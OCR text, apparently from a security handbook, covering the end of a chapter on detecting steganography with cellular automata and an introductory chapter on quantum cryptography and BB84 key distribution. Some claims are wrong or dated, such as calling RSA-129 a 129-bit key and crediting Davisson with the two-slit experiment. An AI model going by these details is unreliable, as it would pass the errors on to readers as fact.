The entire premise of the proposed method is that by introducing steganographic content the intensity of each pixel will change, and the condition of the neighboring cells can be determined by devising CA rules. Regardless of the steganographic technique, this phenomenon occurs in every instance. The detection of this change in intensity could help in the detection process. The image in this case is represented as a plane, with each pixel conceptualized as a cell in a cellular automaton lattice. This method uses a technique similar to that of Adriana Popovici and Dan Popovici (Wolfram, 2002) to enhance the quality

of digital images. Each cell representing each pixel in the target image is identified by its position within the plane (i, j); however, unlike the Popovici proposal, the next identifying value will be the cell's binary value of its corresponding color. Thus, each cell will have a binary value that consists of its position and the color it represents. In this proposal, each cell points to a color index table (a palette) with 256 possible colors and values between 0 and 255. As mentioned earlier, most steganographic techniques do not use JPEG images as their preferred medium because these image types are easily distorted and detection is therefore much simpler. Instead, other image types, such as BMP and GIF are used.

For example, cell A could be represented as A (0001, 0010, 1111), which means that cell A is in the first row of the second column pointing to the palette of color white in an $N \times N$ plane. The proposal calls for testing all of Wolfram's 256 rules (0 to 255) to devise a set of rules to explain a normal condition for an unaltered image (Wolfram, 2002). In the plane, a normal picture (one that has not been embedded with any data) would exhibit a certain behavior (transition of cells and the neighborhood rule). The method proposes a sample test of 100 pictures to determine the general CA rule that can be deduced for each image type. A similar test of 100 images that contain steganographic content is performed to come up with a similar rule for these images. Because compression and index-type images use different techniques for image creation, multiple CA rules must be developed to detect the presence of hidden data within each file type.

Test Results

Using the Jsteg Shell steganographic tool and OutGuess, commonly used tools to embed information in JPEG files, ten pictures (from a family album) were embedded with plaintext. The original images (before steganography) and embedded ones were subjected to Wolfram's 256 rules. Initial tests have shown that rules 4 and 123 exhibit similar behavior when processing the original pictures. In other words, the single most common kind of behavior exhibited by the experiment was one in which a pattern consisting of a single cell or a small group of cells persisted. In other cases, however, such as rules 2 and 103, it moved to the left or right. When processing the embedded images using the same method, an emerging common pattern could not initially be deduced. The significant finding is that, at the very least, there are observable distinguishable patterns between an original picture and one that has been embedded using Jsteg and OutGuess.

Figure 29.3a shows the original picture in JPEG format. Figure 29.3b shows the same picture embedded with a Word file 24 kB in size. A distinguishable distortion in size and image quality can be observed in Figure 29.3b. As stated earlier, JPEG is not the favorite medium of steganographic tools and algorithms; however, this file type was chosen for this initial experiment to ensure that all distortions were captured when converting the images into CA rules. Further tests must be performed on all other image types to determine their distinguishable patterns (if any) through cellular automata representation. Refinements of CA rules are also necessary in order to produce better patterns for both original and carrier images. (Carrier images are those that contain steganographic content.)

Conclusion

Steganography has developed from its humble beginnings as the secret little hobby of a few bored security gurus to a hot topic of discussion at many technology conferences. In the past three years, the SANS and RSA conferences, two of the most important security conferences in the United States, have featured tracts on the area of information hiding and steganography. The war on terrorism seems to have had a profound effect on the growth of steganography. It has been argued that the terrorists involved with the September 11 tragedy communicated through many covert channels, mainly through the use of steganography. A great deal of research must be performed to determine the applicability of cellular automata to the detection of steganographic content in digital images. The results of this research must be compared with many steganalysis applications and algorithms along with other proposed detection methods (Berg

FIGURE 29.3 (a) Original *versus* (b) carrier picture.

et al., 2003; Lyu and Farid, 2002) to determine its efficiency. Proposed improvements could be the development of a hybrid system where the capability of cellular automata could be paired with machine learning techniques to develop a robust and adaptive detection method. Automated learning and data-mining techniques are other avenues that could be pursued. There is little doubt that development in the area of covert communications and steganography will continue. Research in building more robust methods that can survive image manipulation and attacks is ongoing. Steganalysis techniques will be useful to law enforcement authorities working in computer forensics and digital traffic analysis. The idea of a steganalysis algorithm that can learn the behavior exhibited by carrier mediums is tremendously appealing.

References

Ahmad, S. 1988. *A Study of Scaling and Generalization in Neural Networks*, Tech. Rep. CCSR-88-13, Urbana: University of Illinois, Center for Complex Systems Research.

Atlas, L., R. Cole, J. Connor, and M. El-Sharkawi. 1989. Performance comparisons between backpropagation networks and classification trees on three real-world applications. *Adv. Neural Inform. Proc. Syst.* 2:622–629.

Aura, T. 1995. Invisible communication. In *Proc. of EET 1995*, Tech. Rep., Helsinki, Finland: Helsinki University of Technology (http://deadlock.hut.fi/ste/ste_html.html).

Berg, G., I. Davidson, M. Duan, and G. Paul. 2003. Searching for hidden messages: automatic detection of steganography. In *Proc. of the 15th AAAI Innovative Applications of Artificial Intelligence Conference*, Acapulco, Mexico, August 12–14, 2003.

Cox, I. *et al.* 1996. A secure, robust watermark for multimedia. In *Proc. of the First International Workshop on Information Hiding*, Lecture Notes in Computer Science No. 1, pp. 185–206. Berlin: Springer-Verlag.

Fahlman, S. E. and C. Lebiere. 1989. The cascade-correlation learning architecture, *Adv. Neural Inform. Process. Syst.* 2:524–532.

Johnson, N. F., Z. Duric, and S., Jajodia. 2001. *Information Hiding: Steganography and Watermarking Attacks and Countermeasures*. Dordrecht: Kluwer Academic.

Kurak, C. and J. McHugh. 1992. A cautionary note on image downgrading. In *Proc. of the IEEE Eighth Ann. Computer Security Applications Conference*, pp. 153–159. Piscataway, NJ: IEEE Press.

Lyu, S. and H. Farid. 2002. Detecting hidden messages using higher-order statistics and support vector machines. In *Proc. of the Fifth International Workshop on Information Hiding, Noordwijkerhout, Netherlands*, New York: Springer-Verlag.

Preston, K. and M. Duff, eds. 1984. *Modern Cellular Automata: Theory and Applications*. New York: Plenum Press.

Schatten, A. 2005. *Cellular Automata: Digital Worlds*, http://www.schatten.info/info/ca/ca.html.

Shavlik, J. W., R. J. Mooney, and G.G. Towell. 1991. Symbolic and neural net learning algorithms: an empirical comparison. *Machine Learning* 6:111–143.

Towell, G. G. and J. W. Shavlik. 1992. Extracting refined rules for knowledge-based neural networks. *Machine Learning* 8:156–159.

Wolfram, S. 2002. *A New Kind of Science,* pp. 216–219. Champaign, IL: Wolfram Media.

An Overview of Quantum Cryptography

Ben Rothke

Quantum cryptography:

- Potentially solves significant key distribution and management problems
- Offers a highly secure cryptographic solution
- Is not meant to replace, nor will it replace, existing cryptographic technologies
- Is a new hybrid model that combines quantum cryptography and traditional encryption to create a much more secure system
- Although not really ready for widespread commercial use, is developing very fast

Introduction

Over the past few years, much attention has been paid to the domains of quantum computing and quantum cryptography. Both quantum computing and quantum cryptography have huge potential, and when they are ultimately deployed in totality will require massive changes in the state of information security. As of late 2005, quantum cryptography is still an early commercial opportunity; however, actual commercial quantum computing devices will not appear on the scene for another 15 to 25 years. This chapter provides a brief overview on the topic of quantum cryptography and the effects it will have on the information security industry.

Cryptography Overview

This section is not intended to be a comprehensive overview of cryptography; for that, the reader is advised to consult the references mentioned in Table 30.1, Table 30.2, and Figure 30.1. Nonetheless, before discussing the details of quantum cryptography, an initial overview of cryptography in general is necessary. Cryptography is the science of using mathematics to encrypt and decrypt data to be sure that communications between parties are indeed private. Specifically, it is the branch of cryptology dealing with the design of algorithms for encryption and decryption, which are used to ensure the secrecy and authenticity of data. Cryptography is derived from the Greek word *kryptos*, meaning "hidden."

Cryptography is important in that it allows people to experience the same level of trust and confidence in the digital world as in the physical world. Today, cryptography allows millions of people to interact electronically via e-mail, E-commerce, ATMs, cell phones, etc. The continuous increase of data transmitted electronically has led to an increased need for and reliance on cryptography. Ironically, until 2000, the U.S. government considered strong cryptography to be an export-controlled munition, much like an M-16 or F-18. The four objectives of cryptography (see Figure 30.2) are:

- *Confidentiality* — Data cannot be read by anyone for whom it was not intended.
- *Integrity* — Data cannot be altered in storage or transit between sender and intended receiver without the alteration being detected.
- *Authentication* — Sender and receiver can confirm each other's identity.
- *Nonrepudiation* — It is not possible to deny at a later time one's involvement in a cryptographic process.

The origin of cryptography is usually considered to date back to about 2000 B.C. The earliest form of cryptography was the Egyptian hieroglyphics, which consisted of complex pictograms, the full meaning of which was known to only an elite few. The first known use of a modern cipher was by Julius Caesar (100–44 B.C.). Caesar did not trust his messengers when communicating with his governors and officers. For this reason, he created a system in which each character in his messages was replaced by a character three positions ahead of it in the Roman alphabet. In addition to Caesar, myriad other historical figures have used cryptography, including Benedict Arnold, Mary Queen of Scotts, and Abraham Lincoln. Cryptography has long been a part of war, diplomacy, and politics.

The development and growth of cryptography in the last 20 years is directly tied to the development of the microprocessor. Cryptography is computationally intensive, and the PC revolution and the ubiquitous Intel x86 processor have allowed the economical and reasonable deployment of cryptography.

The concept of cryptography can be encapsulated in the following six terms:

TABLE 30.1 An Explanation of Photons

A photon is a finite unit of light, carrying a fixed amount of energy ($E = hf$), where f is the frequency of the light, and h is the value of Planck's constant. No doubt you've heard that light may be *polarized*; polarization is a physical property that emerges when light is regarded as an electromagnetic wave. The direction of a photon's polarization can be fixed to any desired angle (using a polarizing filter) and can be measured using a calcite crystal.

A photon that is rectilinearly polarized has a polarization direction at 0° or 90° with respect to the horizontal. A diagonally polarized photon has a polarization direction at 45° or 135°. It is possible to use polarized photons to represent individual bits in a key or a message, with the following conventions:

	0	**1**
Rectilinear	0°	90°
Diagonal	45°	135°

That is, a polarization direction of 0° or 45° may be taken to stand for binary 0, while the directions of 90° and 135° may be taken to stand for binary 1. This is the convention used in the quantum key distribution scheme BB84, which will be described shortly. The process of mapping a sequence of bits to a sequence of rectilinearly and diagonally polarized photons is referred to as *conjugate coding*, and the rectilinear and diagonal polarization are known as *conjugate variables*. Quantum theory stipulates that it is impossible to measure the values of any pair of conjugate variables simultaneously.

The position and momentum of a particle are the most common examples of conjugate variables. When experimenters try to measure the position of a particle, they have to project light on it of a very short wavelength; however, short-wavelength light has a direct impact on the momentum of the particle, making it impossible for the experimenter to measure momentum to any degree of accuracy. Similarly, to measure the momentum of a particle, long-wavelength light is used, and this necessarily makes the position of the particle uncertain. In quantum mechanics, position and momentum are also referred to as *incompatible observables*, by virtue of the impossibility of measuring both at the same time. This same impossibility applies to rectilinear and diagonal polarization for photons. If you try to measure a rectilinearly polarized photon with respect to the diagonal, all information about the rectilinear polarization of the photon is lost — permanently.

Source: Papanikolaou, N. 2005. *An Introduction to Quantum Cryptography*. Coventry, U.K.: University of Warwick, Department of Computer Science.

- *Encryption* — Conversion of data into a pattern, called ciphertext, rendering it unreadable
- *Decryption* — Process of converting ciphertext data back into its original form so it can be read
- *Algorithm* — Formula used to transform the plaintext into ciphertext; also called a cipher
- *Key* — Complex sequence of alphanumeric characters produced by the algorithm that allows data encryption and decryption
- *Plaintext* — Decrypted or unencrypted data
- *Ciphertext* — Data that has been encrypted

As stated earlier, one of the functions of digital cryptography is to allow people to experience the same level of trust and confidence in their information in the digital world as in the physical world. In a paper-based society, we:

- Write a letter and sign it.
- Have a witness verify that the signature is authentic.
- Put the letter in an envelope and seal it.
- Send it by certified mail.

Correspondingly, this gives the recipient confidence that the:

- Contents have not been read by anyone else.
- Contents of the envelope are intact.
- Letter came from the person who claimed to have sent it.
- Person who sent it could not easily deny having sent it.

TABLE 30.2 The Two-Slit Experiment

Clinton Davisson of Bell Labs originally performed the two-slit experiment in1927. Davisson observed that, when you place a barrier with a single slit in it between a source of electrons and a fluorescent screen, a single line is illuminated on the screen. When you place a barrier with two parallel slits in it between the source and the screen, the illumination takes on the form of a series of parallel lines fading in intensity the farther away they are from the center. This is not surprising and is entirely consistent with a wave interpretation of electrons, which was the commonly held view at the time. However, Davisson discovered that when you turn down the intensity of the electron beam to the point where individual electrons can be observed striking the fluorescent screen, something entirely unexpected happens: the positions at which the electrons strike are points distributed randomly with a probability matching the illumination pattern observed at higher intensity. It is as if each electron has physical extent so that it actually passed through both slits, but when it is observed striking the screen, it collapses to a point whose position is randomly distributed according to a wave function. Waves and particles are both familiar concepts at the everyday scale, but, at the subatomic level, objects appear to possess properties of both.

This observation was one of the first to suggest that our classical theories were inadequate to explain events on the subatomic scale and eventually gave rise to quantum theory. It has now been discovered that objects on an extremely small scale behave in a manner that is quite different from objects on an everyday scale, such as a tennis ball. Perhaps the most surprising observation is that objects on this very small scale, such as subatomic particles and photons, have properties that can be described by probability functions and that they adopt concrete values only when they are observed. While the probability functions are entirely amenable to analysis, the concrete values they adopt when observed appear to be random.

One of the most dramatic illustrations of the probabilistic wave function representation of objects on the quantum scale is a thought experiment described by Erwin Schrödinger that is universally referred to as "Schrödinger's cat."[a] We are asked to imagine a box containing a cat, a vial of cyanide, a radioactive source, and a Geiger counter. The apparatus is arranged such that, if the Geiger counter detects the emission of an electron, then the vial is broken, the cyanide is released, and the cat dies. According to quantum theory, the two states in which the electron has been emitted and the electron has not been emitted exist simultaneously. So, the two states of cat dies and cat lives exist simultaneously until the box is opened and the fate of the cat is determined. What Davisson showed is that quantum objects adopt multiple states simultaneously, in a process called *superposition*, and that they collapse to a single random state only when they are observed.

[a] For more on this, see John Gribbin's *In Search of Schrödinger's Cat: Quantum Physics and Reality*, Toronto: Bantam Books, 1994.

Source: Addison, TX: Entrust (www.entrust.com/resources/whitepapers.cfm).

Principle

The value of each bit is encoded on the property of a photon, its polarization for example. The polarization of a photon is the oscillation direction of its electric field. It can be, for example, vertical, horizontal, or diagonal (+45° and −45°).

Alice and Bob agree that:

"0" = or

"1" = or


A filter can be used to distinguish between horizontal and vertical photons; another one between diagonal photons (+45° and −45°).

When a photon passes through the correct filter, its polarization does not change.

When a photon passes through the incorrect filter, its polarization is modified randomly.

or or

or or



1. For each key bit, Alice sends a photon, whose polarization is randomly selected. She records these orientations.
2. For each incoming photon, Bob chooses randomly which filter he uses. He writes down its choice as well as the value he records.

   If Eve tries to spy on the photon sequence, she modifies their polarization.
3. After all the photons have been exchanged, Bob reveals over a conventional channel (the phone, for example) to Alice the sequence of filters he used.

   If Eve listens to their communication, she cannot deduce the key.
4. Alice tells Bob in which cases he chose the correct filter.
5. Alice and Bob now know in which cases their bits should be identical — when Bob used the correct filter. These bits are the final key.
6. Finally, Alice and Bob check the error level of the final key to validate it.

FIGURE 30.1 Quantum cryptography. (From IdQuantique, *A Quantum Leap for Cryptography*. Geneva: IdQuantique, p. 4 [www.idquantique.com/products/files/clavis-white.pdf].)




FIGURE 30.2 Four objectives of cryptography.




FIGURE 30.3 Single-key symmetric cryptography.

The two basic forms of cryptography are *symmetric* and *asymmetric*. Symmetric cryptography is the oldest form of cryptography, where a single key is used both for encryption and decryption. Figure 30.3 shows how a single key is used within symmetric cryptography to encrypt the plaintext. Both the party encrypting the data and decrypting the data share the key. While effective, the difficulty with symmetric cryptography is that of key management. With symmetric cryptography, as the number of users increases, the number of keys required to provide secure communications among those users increases rapidly. For a group of n users, we must have a total of $1/2(n^2 - n)$ keys to communicate. The number of parties (n) can increase to a point where the number of symmetric keys becomes unreasonably large for practical use. This is known as the n^2 problem. Table 30.3 shows how many keys can be required. For 1000 users (which is a very small number in today's distributed computing environments), an unmanageable 499,500 keys are required to share communications.

The key management problem created the need for a better solution, which has arrived in the form of asymmetrical or public-key cryptography. Public-key cryptography is a form of encryption based on the use of two mathematically related keys (the *public key* and the *private key*) such that one key cannot be derived from the other. The public key is used to encrypt data and verify a digital signature, and the private key is used to decrypt data and digitally sign a document. The five main concepts of public-key cryptography are:

- Users publish their public keys to the world but keep their private keys secret.
- Anyone with a copy of a user's public key can encrypt information that only the user can read, even people the user has never met.
- It is not possible to deduce the private key from the public key.
- Anyone with a public key can encrypt information but cannot decrypt it.
- Only the person who has the corresponding private key can decrypt the information.

Figure 30.4 shows how asymmetric cryptography is used to encrypt the plaintext. The parties encrypting the data and decrypting the data use different keys.

TABLE 30.3 Keys Needed

Users	$1/2(n^2 - n)$	Shared Key Pairs Required
2	1/2(4 – 2)	1
3	1/2(9 – 3)	3
10	1/2(100 – 10)	45
100	1/2(10,000 – 100)	4950
1000	1/2(1,000,000 – 1000)	499,500




FIGURE 30.4 Asymmetric cryptography.

The primary benefit of public-key cryptography is that it allows people who have no preexisting security arrangement to exchange messages securely. The need for sender and receiver to share secret keys via a secure channel is eliminated; all communications involve only public keys, and no private key is ever transmitted or shared.

It should be noted that an intrinsic flaw with public-key cryptography is that it is vulnerable to a large-scale brute force attack. In addition, because it is based on hard mathematics, if a simple way to solve the mathematical problem is ever found, then the security of public-key cryptography would be immediately compromised. From a mathematical perspective, public-key cryptography is still not provably secure. This means that algorithms such as RSA (which obtains its security from the difficulty of factoring large numbers) have not been proven mathematically to be secure. The fact that it is not a proven system does not mean that it is not capable, but if and when mathematicians comes up with a fast procedure for factoring large integers, then RSA-based cryptosystems could vanish overnight.

From a security functionality perspective, symmetric cryptography is for the most part just as strong as asymmetric cryptography, but symmetric is much quicker. Where asymmetric shines is in solving the key management issues. In the absence of key management issues, there is no compelling reason to use asymmetric cryptography.

Quantum Mechanics and Quantum Theory

Two observations about quantum mechanics are notable. Nobel prize-winning physicist Richard Feynman stated that, "Nobody understands quantum theory," and fellow physicist Niels Bohr noted decades earlier that, "If quantum mechanics hasn't profoundly shocked you, you haven't understood it yet." With that in mind, let us attempt to uncover the basic ideas about quantum theory and quantum cryptography.

For the most part, classical physics applies to systems that are larger than 1 micron (1 millionth of a meter) in size and was able to work quite handily when attempting to describe macroscopic objects. In the early 1900s, however, a radically new set of theories was created in the form of quantum physics. The quantum theory of matter developed at the turn of the century in response to a series of unexpected experimental results that did not conform to the previously accepted Newtonian model of the universe. The core of quantum theory is that elementary particles (*e.g.*, electrons, protons, neutrons) have the ability to behave as waves. When Albert Einstein developed his general theory of relativity, he showed that space–time is curved by the presence of mass. This is true for large objects, as well as smaller objects encountered in everyday living (see Table 30.2 for more details).

Quantum physics describes the microscopic world of subatomic particles such as molecules, atoms, quarks, and elementary particles, whereas classical physics describes the macroscopic world. Quantum physics also differs drastically from classical physics in that it is not a deterministic science; rather, it includes concepts such as randomness.

Quantum cryptography deals extensively with photons (see Table 30.1), which are elementary quantum particles that lack mass and are the fundamental light particles. For the discussion at hand, quantum cryptography uses Heisenberg's uncertainty principle to allow two remote parties to exchange a cryptographic key. One of the main laws of quantum mechanics manifest in Heisenberg's uncertainty principle




FIGURE 30.5 BB84. (From Sosonkin, M. 2005. *Introduction to Quantum Cryptography.* New York: Polytechnic University [http://sfs.poly.edu/presentations/MikeSpres.pdf].)

is that every measurement perturbs the system; therefore, a lack of perturbation indicates that no measurement or eavesdropping has occurred. This is a potentially powerful tool within the realm of information security if it can be fully utilized.

One of the many applications of quantum mechanics is quantum computing. Standard computers use bits that are set to either one or zero. Quantum computers use electrons spinning either clockwise or counterclockwise to represent ones and zeroes. These quantum bits are known as *qubits*. If these are in a superposition of states and have not been observed, all the possible states can be evaluated simultaneously and the solution obtained in a fraction of the time required by a standard computer. This generational leap in processing power is a huge threat to the security of all currently existing ciphers, as they are based on hard mathematical problems. The current security of the RSA algorithm would be eliminated.

The era of quantum cryptography began in the mid-1970s when researchers Charles Bennett at IBM and Gilles Brassard at the University of Montreal published a series of papers on its feasibility. They displayed the first prototype in 1989. In 1984, they created the first and, to date, best-known quantum cryptographic protocol which is known as BB84. Figure 30.5 demonstrates how BB84 carries out a quantum cryptographic key exchange.

Quantum Computing *Versus* Quantum Cryptography

It should be noted that quantum computing and quantum cryptography are two discrete areas sharing a common term. Quantum computing is still in the theoretical state, but quantum cryptography is a functional, commercial solution. A quantum computer is a theoretical computer based on ideas from quantum theory; theoretically, it is capable of operating nondeterministically. According to the RSA Crypto FAQ,[1] quantum computing is a new field in computer science that has been developed in concert with the increased understanding of quantum mechanics. It holds the key to computers that are exponentially faster than conventional computers (for certain problems). A quantum computer is based on the idea of a quantum bit or qubit. In classical computers, a bit has a discrete range and can represent either a zero state or a one state. A qubit can be in a linear superposition of the two states; hence, when a qubit is measured, the result will be zero with a certain probability and one with the complementary probability. A quantum register consists of n qubits. Because of superposition, a phenomenon known as

TABLE 30.4 Comparison between QKD and Public/Private Key Protocols

Quantum Key Distribution	Pro/Con	Public/Private Key	Pro/Con
Requires dedicated hardware and communication lines	Con	Can be implemented in software; very portable	Pro
Mathematically proven secure based on basic physics laws	Pro	Mathematically undecided; based on mathematical problems for which an easy solution is not known (but could be discovered)	Con
Security is based on basic principles; does not require changes in future	Pro	Requires using longer private and public keys as computer power increases	Con
Will still be secure even when a quantum computer is built	Pro	Can be broken by a quantum computer, when and if one is built	Con
Very expensive	Con	Affordable by anyone	Pro
Still young and in development	Con	Extensively tested and deployed	Pro
Works only at limited distances and only with (direct) optical fibers	Con	Works at any distance and with any kind of network connection	Pro
Bit rate for key creation still low for some kinds of applications, but it will improve soon (when technical problems are solved)	?	Requires considerable amount of computing power, which is not a problem with data such as normal secret keys but not practical with larger data	?
Can be used with one-time pad, the only mathematically proven secure cryptographical algorithm	Pro	Cannot be used with one-time pad	Con

Source: Pasquinucci, A. 2004. *Quantum Cryptography: Pros and Cons*. Lecco, Italy: UTTI.IC (http://www.ucci.it/en/qc/whitepapers/).

quantum parallelism allows exponentially many computations to take place simultaneously, thus vastly increasing the speed of computation. It has been proven that a quantum computer will be able to factor and compute discrete logarithms in polynomial time. Unfortunately, the development of a practical quantum computer is still decades away.

Quantum Cryptography *Versus* Traditional Cryptography

A fundamental difference between traditional cryptography and quantum cryptography is that traditional cryptography primarily uses difficult mathematical techniques (such as integer factorization in RSA) as its fundamental mechanism. Quantum cryptography, on the other hand, uses physics to secure data. Whereas traditional cryptography stands on a foundation of strong math, quantum cryptography has a radically different premise in that the security should be based on known physical laws rather than on mathematical problems (see Table 30.4). Quantum cryptography, also known as quantum key distribution or (QKD), is built on quantum physics. Perhaps the most well-known aspect of quantum physic is the uncertainty principle of Werner Heisenberg, which states that we cannot know both the position and momentum of a particle with absolute accuracy at the same time.

Specifically, quantum cryptography is a set of protocols, systems, and procedures that make it possible to create and distribute secret keys. Quantum cryptography can be used to generate and distribute secret keys, which can then be used together with traditional cryptography algorithms and protocols to encrypt and transfer data. It is important to note that quantum cryptography is not used to encrypt data, transfer encrypted data, or store encrypted data.

As noted early, the need for asymmetric key systems arose from the issue of key distribution. The quandary is that it is necessary to have a secure channel to set up a secure channel. Quantum cryptography solves the key distribution problem by allowing the exchange of a cryptographic key between two remote parties with complete security as dictated by the laws of physics. When the key exchange takes place, conventional cryptographic algorithms are used. For that reason, many prefer the term *quantum key distribution* as opposed to *quantum cryptography.*

The following is a basic and overly simplistic explanation of how quantum cryptography can be used in a commercial setting:

- Two parties need to exchange data electronically in a highly secure manner.
- They choose standard cryptography algorithms, protocols, systems, and transport technologies to exchange the data in an encrypted form.
- They use a quantum cryptography channel to generate and exchange the secret keys required by the algorithms.
- They use the secret keys generated by quantum cryptography and the classical algorithms to encrypt the data.
- They exchange the encrypted data using the chosen classical protocols and transfer technologies.

Within quantum cryptography are two distinct channels. One channel is used for the transmission of the quantum key material via single photon light pulses; the other channel carries all message traffic, including the cryptographic protocols, encrypted user traffic, and more.

According to the laws of quantum physics, when a photon has been observed, its state changes. This makes quantum cryptography ideal for security purposes, because when someone tries to eavesdrop on a secure channel it will cause a disturbance in the flow of the photons that can be easily identified to provide extra security.

Quantum algorithms are orders of magnitude better than current systems. It is estimated that quantum factorization can factor a number a million times longer than any used for RSA in a millionth of the time. In addition, it can crack a Data Encryption Standard (DES) cipher in less than four minutes! The increased speed is due to the superposition of numbers. Quantum computers are able to perform calculations on various superpositions simultaneously, which creates the effect of a massive parallel computation.

Quantum Key Generation and Distribution

One current use of quantum cryptography is for key distribution. Because it is based on quantum mechanics, the keys generated and disseminated using quantum cryptography have been proven to be completely random and secure. The crypto keys are encoded on an individual photon basis, and the laws of quantum mechanics guarantee that an eavesdropper attempting to intercept even a single photon will permanently change the information encoded on that photon; therefore, the eavesdropper cannot copy or even read the photon and the data on it without modifying it. This enables quantum cryptography to detect this type of attack.

Before the advent of a public-key infrastructure, the only way to distribute keys securely was via trusted courier or some physical medium (keys on a floppy disk or CD-ROM). Much of the security of public-key cryptography is based on one-way functions. A mathematical one-way function is one that is easy to compute but difficult to reverse; however, reversing a one-way function can indeed be done if one has adequate time and computing resources. The resources necessary to crack an algorithm depend on the length of the key, but with the advent of distributed computing and increasing computer speeds this is becoming less of an issue.

In the late 1970s, the inventors of the RSA algorithm issued a challenge to crack a 129-bit RSA key. They predicted at the time that such a brute force attack would take roughly 40 quadrillion years, but it did not take quite that long. By 1994, a group of scientists working over the Internet solved RSA-129. In essence, the security of public keys would quickly be undermined if there was a way to quickly process the large numbers.

Quantum cryptography has the potential to solve this vexing aspect of the key distribution problem by allowing the exchange of a cryptographic key between two remote parties with absolute security guaranteed by the laws of physics (again, if the keys can be kept secret, then the underlying security is vastly improved). Quantum key distribution exploits the fact, as mentioned earlier, that according to quantum physics the mere fact of observing a system will perturb it in an irreparable way. The simple

act of reading this article alters it in a way that cannot be observed by the reader. Although this alteration cannot be observed at the macroscopic level, it can be observed at the microscopic level. A crucial factor is that it is provably impossible to intercept the key without introducing perturbations.

This characteristic has vast value to cryptography. If a system encodes the value of a bit on a quantum system, any interception will automatically create a perturbation due to the effect of the observer. This perturbation then causes errors in the sequence of bits shared by the two endpoints. When the quantum cryptographic system finds such an error, it will assume that the key pair was intercepted and then create a new key pair. Because the perturbation can only be determined after the interception, this explains why to date quantum cryptography has been used to exchange keys only and not the data itself.

